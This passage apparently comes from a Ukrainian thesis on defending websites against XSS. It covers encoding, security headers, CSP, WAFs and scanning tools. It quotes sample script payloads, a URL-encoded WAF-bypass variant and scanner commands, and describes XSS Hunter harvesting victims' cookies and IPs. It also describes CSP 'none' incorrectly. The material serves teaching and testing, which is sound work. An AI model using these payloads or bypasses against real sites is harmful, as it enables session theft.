Також при валідації даних зазвичай використовується кодування символів. Наприклад, символ “>” конвертується в >, символ “<” конвертується в <. Саме це кодування забезпечує безпеку вебсайту. Тобто якщо в поле пошуку ввести значення “<script> alert(document.cookie)</script>”, то при кліку на кнопку Пошук, відкривається сторінка з результатами пошуку і виводить заголовок «Ви шукали < script > alert(document.cookie) < /script>». Якщо б не було кодування, то скрипт міг би виконатись, якщо б дані з поля пошуку вставлялись на сторінку результатів пошуку у вигляді HTML розмітки.

2.2 Використання заголовків безпеки та CSP

Використання HTTP заголовків є найпростішим варіантом для захисту від XSS атак. HTTP заголовок X-Content-Type-Options – використовується для захисту від

MIME вразливостей. Такі вразливості виникають, коли користувач завантажує на сайт файл, який маскує під певний тип файлу. І в результаті, може виконатись зловмисний код і здійснитись XSS атака [27].

Розглянемо, як даний заголовок допомагає запобігти атакам. Коли користувач надсилає запит до вебсервера на перегляд зображення default.jpeg, йому повертається відповідь із заголовком X-Content-Type-Options:nosniff. Коли встановлений nosniff, то користувачу заборонено “sniff” тип файлу, щоб перевірити чи відрізняється тип файлу від того, що вказав сервер. Після того, як браузер прийняв тип MIME, який був вказаний сервером, браузер показує зображення користувачеві [27].

Заголовок X-Content-Type-Options (рис. 2.7) підтримується такими браузерами [27]:

- Google Chrome;
- Internet Explorer;
- Firefox;
- Opera.



Рисунок 2.7 – Заголовок X-Content-Type-Options

Заголовок Content-Type – використовується як показник оригінального типу медіафайлу, перед тим, як для нього буде застосовано будь-яке кодування. Якщо неправильно встановити значення для заголовка, то, наприклад, зображення може бути інтерпретоване як HTML код, що зробить вебресурс вразливим до XSS атаки. Рекомендовано використовувати в форматі, як показано на рис. 2.8. Атрибут charset є обов'язковим для використання, щоб запобігти XSS атакам [28].



Рисунок 2.8 – Використання заголовку Content-Type

Заголовок Website Iframe Protection (X-Frame Options) використовується для того, щоб повідомити браузеру чи можна відображати на сайті такі елементи, як <frame>, <iframe>, <embed> тощо. Встановлення відповідного заголовку безпеки дозволяє захиститись від такого виду атак як ClickJacking. Наприклад, зловмисник може зробити так, щоб користувач думав, що натиснув на кнопку, але насправді він натиснув на об'єкт, який додав на сайт зловмисник. Використовується цей заголовок (рис. 2.9) в форматі [29]:

- X-Frame-Options: DENY
- X-Frame-Options: SAMEORIGIN

XSS атаки, як було описано в першому розділі, часто спрямовані на викрадення cookie сесій користувачів. Щоб отримати ці дані, необхідно виконати JavaScript код

document.cookie. Але, через те, що доступ для cookie через JavaScript не завжди потрібен для вебсайту, то було розроблено метод захисту для запобігання викрадення cookie. Для цього потрібно встановити прапорець HttpOnly. Його підтримують всі основні браузери, окрім деяких мобільних браузерів [30].



Рисунок 2.9 – Використання заголовку X-Frame-Options

Атрибут HttpOnly не є обов'язковим. На рис. 2.10 показано встановлення звичайного значення cookie сеансу. В даному випадку, cookie не захищені та можуть бути викрадені при виконанні XSS-атаки.

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: sessionid=QmFieWxvbiA1
```

Рисунок 2.10 – Встановлення Set-Cookie

На рис. 2.11 показано встановлення атрибуту HttpOnly, при якому cookie є захищеними і їх не можуть викрасти під час XSS атаки.

```
Set-Cookie: sessionid=QmFieWxvbiA1; HttpOnly
```

Рисунок 2.11 – Використання атрибуту HttpOnly

CSP (Content Security Policy) Header – це заголовок безпеки, який дозволяє браузеру завантажувати лише контент, який дозволений в політиці. Цей заголовок є додатковим рівнем безпеки, який пом’якшує та виявляє такі типи атак, як XSS та ін’єкції даних. Даний заголовок рекомендується застосовувати лише на сторінках, які можуть обробляти завантажені файли та сценарії, але для виведення відповіді REST API даний заголовок не потрібен, оскільки не буде відображено вміст відповіді REST API [28].

У CSP (рис. 2.12) використовуються білі списки, які визначають безпечне джерело завантаження зображень, сценаріїв, CSS та іншого [29].



Рисунок 2.12 – Використання CSP

CSP використовує такі атрибути [27]:

- default-src – це стандартне значення для політики. Для атрибуту можуть бути такі значення: default-src “none” та default-src “self”. default-src “none” – дозволяє завантажувати ресурси лише одного походження, такі як CSS, скрипти, зображення, форми. default-src “self” – приймає і завантажує ресурси лише з одного й того самого джерела, яке містить той самий порт, протокол та хост.
- script-src – визначає дозволене джерело завантаження JavaScript файлів;
- style-src – визначає дозволене джерело завантаження CSS файлів;

- img-src – визначає дозволене джерело завантаження зображень;
- connect-src – визначає дозволені цілі для AJAX чи вебсокетів;
- font-src – визначає дозволене джерело завантаження шрифтів;
- media-src – визначає дозволене джерело для аудіо та відео файлів, таких як <audio>, <video> елементи на сторінці;
- base-uri – визначає дозволені URI адреси, які можна використовувати в вебдодатку в атрибуті src.

Підсумовуючи все вищезазначене, можна зробити висновок, що впровадження CSP є важливим кроком для забезпечення безпеки вебдодатків. Проте, щоб все коректно працювало, політику має налаштувати спеціаліст, оскільки налаштування є складним.

2.3 Підтвердження автентичності джерела (PoSA)

Підтвердження автентичності джерела надає користувачам вебсайтів доказ того, що даний вебсайт і посилання є безпечними та підтвердженими. Працює це таким чином: створюється цифровий водяний знак, який з'являється на вебсайті, коли його відкриває користувач. Цим водяним знаком може бути логотип компанії [31]. Приклад його використання можна побачити на рис. 2.13-2.14.



Рисунок 2.13 – Цифровий водяний знак



Рисунок 2.14 – Зменшений цифровий водяний знак

Тобто спочатку, коли лише завантажується сайт, то показується водяний знак в повному розмірі, і через декілька секунд він зменшується, щоб не перекривати відображення основного контенту.

Навіть невеликі підприємства, які мають свій вебсайт, можуть постраждати від XSS атаки, і для того, щоб запевнити користувача, що це не фішинговий сайт і не копія поточного сайту, варто встановлювати такий цифровий водяний знак.

2.4 Web Application Firewalls (WAF)

WAF – це фаєрвол для вебдодатків, який спрямований на захист вебдодатків від небезпечного та зловмисного трафіку з мережі Інтернет. Фаєрвол в реальному часі приймає весь HTTP-трафік та фільтрує його, щоб виявлений шкідливий трафік не потрапив на сайт [32].

WAF (рис. 2.15) використовує певні політики, які визначають, який трафік безпечний, а який може нести небезпеку. Фаєрвол захищає вебсайт не лише від XSS атак, а і від SQL-Injection, Remote Code Execution, Cross Site Request Forgery, атаки брутфорс, які є найбільш небезпечними для вебсайтів [32].



Рисунок 2.15 - WAF

Наприклад, на сайті, який захищений WAF, зловмисник намагається здійснити XSS атаку, ввівши в поле пошуку код <script>alert(document.cookie)</script>. І як тільки зловмисник натиснув на кнопку пошуку, йому у відповідь відкривається сторінка, на якій вказано, що йому відмовлено в доступі (рис. 2.16).



Рисунок 2.16 – Відмовлено в доступі

Однак, деякі WAF можуть дозволяти доступ, коли деякі символи в коді закодовані, наприклад, %3cscript%3ealert(1)%3c/script>.

2.5 Virtual DOM

Для пом’якшення XSS атак в React застосовується технологія Virual DOM. Virtual DOM – це майже те саме, що і звичайна DOM, але використовуючи віртуальну модель, можна динамічно змінювати структуру блоків, додавати нові, або

оновлювати наявні блоки на сторінці, без перезавантаження сторінки. Хоч і Virtual DOM не були передбачені для пом’якшення XSS атак, але на цій моделі побудовані сучасні фреймворки вебдодатків [33].

Якщо DOM на сторінці відрізняється від запрограмованої в коді, тобто якщо зловмисник змінив DOM, то фреймворк порівняє ці частини коду і одразу оновить її на сторінці. Таким чином, зловмисник може здійснити атаку лише на пару секунд, поки не оновиться DOM [33].

Також, Virtual DOM може використовувати валідацію та санітизацію даних, які вводить користувач, та кодування символів для того, щоб не вивести на сторінку потенційно небезпечний код.

2.6 Тестування коду

Black-Box Testing – тестування додатку, коли тестувальник не знає ні код, ні функціонал самого додатку. Відповідно до OWASP дане тестування має включати три етапи: виявлення місць, де користувач може вводити та відправляти дані; аналіз вразливості цих місць (тобто чи може користувач ввести зловмисний код і відправити його так, щоб цей код запустився на сайті або зберігся на сервері); перевірити наскільки серйозним є вплив на додаток, якщо зловмисник реалізує атаку [34].

Перший етап. Для кожної сторінки вебдодатку тестувальник повинен знайти місця, де користувач може ввести свої дані і визначити спосіб їх введення (завантаження файлу, введення тексту). Вхідні дані можуть включати різні параметри HTTP запиту, дані POST, різні приховані поля форм, які є невидимі для користувача, але передають ці дані в інші місця. Зазвичай для цього етапу використовують Developer Tools, які є в кожному браузері. Завдяки цьому інструменту тестувальник може побачити всю наявну DOM структуру, визначити як обробляється та чи інша форма на сайті [34].

Другий етап. На цьому етапі тестувальник має перевірити вразливість веб додатку до поширених векторів атак XSS методом заповнення полів форми спеціальним кодом, який покаже одразу чи має це поле вразливість. Спеціальний код

це код, який не є шкідливим, наприклад, <script>alert(‘test’)</script>. Код для перевірки вразливостей можна згенерувати онлайн-ресурсами (web application fuzzer). В OWASP також описано, якими методами можна тестувати та яке корисне навантаження використовувати для тестування [35].

Третій етап. Коли тестувальник на другому етапі знайде вразливості, йому необхідно оцінити наскільки впливає ця вразливість на безпеку вебдодатку. Для цього тестувальник перевіряє HTML код на наявність некоректно закодованих, змінених спеціальних символів. Дуже важливо, щоб всі спеціальні символи, такі як < > “ &, були закодовані послідовностями, які написані в документації HTML У коді JavaScript мають бути закодовані та екрановані символи переводу на інший рядок, апострофи, подвійні лапки, зворотній слеш та інші [34].

Для тестування вебдодатків на вразливості часто використовують інструменти, які сканують сайт і шукають вразливі місця в коді. Наприклад, сканер Acunetix. Даний інструмент окрім сканування має функцію оцінки вразливості та інтеграцію із відомими інструментами розробки програмного забезпечення. Acunetix має унікальний алгоритм, який дозволяє за 20% сканування виявити 80% вразливостей. Також даний інструмент має високу швидкість та ефективність виявлення вразливостей, і дуже низький рівень хибнопозитивних результатів. Це дозволяє зекономити час на тестування на проникнення, уникаючи витрат часу на хибнопозитивні результати [36, 37].

Acunetix доступний для Windows, Linux та macOS систем. Окрім поширених вразливостей, це інструмент здатний виявити такі загрози, як неправильна конфігурація вебсерверу, незахищені файли, наявність зловмисного програмного забезпечення та інші [36]. Приклад виявлених вразливостей, знайдених даною утилітою показано на рис. 2.17.

Damn Small XSS Scanner (DSXS) – інструмент для пошуку XSS вразливостей. DSXS написаний на python та доступний для використання в Kali Linux та інших UNIX системах. Цей сканер містить до 100 рядків написаного коду, але він є дуже ефективним. Щоб його запустити, потрібно завантажити файл dsxs.py з GITHUB, та

використати команду python3 dsxs.py –u “посилання на сайт для сканування” [38, 39]. Приклад результату сканування показано на рис. 2.18.



Рисунок 2.17 – Приклад виявлених вразливостей

```
root@yuzhakova-pc:/home/tetiana/Desktop# python3 dsxs.py -u http://test.com/ojs-
app/
Damn Small XSS Scanner (DSXS) < 100 LoC (Lines of Code) #v0.3c
 by: Miroslav Stampar (@stamparm)

 (x) no usable GET/POST parameters found

scan results: no vulnerabilities found
root@yuzhakova-pc:/home/tetiana/Desktop#
```

Рисунок 2.18 – Результати сканування інструментом DSXS

Інструмент Pybelt призначений для хакерів, написаний на Python, дозволяє сканувати порти, шукати вразливості SQL, перевіряти наявність зловмисних послідовностей коду в URL-адресі та шукати XSS уразливості в URL-адресі. Для того, щоб використати даний інструмент, потрібно завантажити його з GITHUB, та

запустити команду python pybelt.py -p «посилання на сайт» [40, 41]. Приклад використання даного інструменту показано на рис. 2.19.



Рисунок 2.19 – Використання pybelt

XSS Hunter – інструмент, який дозволяє знаходити всі вразливості XSS, включно з Blind XSS. Цей інструмент працює таким чином: розміщуються спеціалізовані зонди XSS, які після запуску вебсайту сканують сторінку та надсилають результати сканування до XSS Hunter. Під час сканування збирається така інформація: посилання на вразливу сторінку, джерело виконання шкідливого коду, IP-адреса жертви, версія браузеру жертви, файли cookie, HTML код сторінки, скріншот екрану сторінки, де виконалась атака, HTTP запити, які відбулись на сторінці (рис. 2.20). Скріншот екрану робиться завдяки використанню технологій HTML5 canvas API. Повідомлення про атаки та знайдені вразливості можна надіслати на електронну пошту в вигляді детального звіту [42].

XSS Hunter дозволяє генерувати корисні навантаження (payload), для того, щоб можна було використати його для тестування вебдодатків (рис. 2.21). Також даний інструмент дозволяє корелювати спроби ін’єкцій шкідливого коду, що також дозволяє дізнатись який код/посилання спричинило запуск шкідливого коду, навіть через декілька тижнів після виконання атаки [43].

Важливо, що даному інструменту, для того, щоб зробити звіт про знайдені вразливості, достатньо лише завантаження сторінки, не потрібно натискати на зловмисне посилання. Тобто для формування звіту потрібне лише одне завантаження зараженої сторінки [43].

Рисунок 2.20 – Детальний звіт



Рисунок 2.21 – Генерація корисного навантаження для тестування

XSSER – це інструмент, який дозволяє виявити, використати та зробити звіт щодо знайдених XSS вразливостей в вебдодатках. За допомогою різних команд

можна обійти певні фільтри та впровадити шкідливий код для тестування на наявність вразливостей [44, 45].

Доступні флаги для запуску інструменту показано на рис. 2.22.

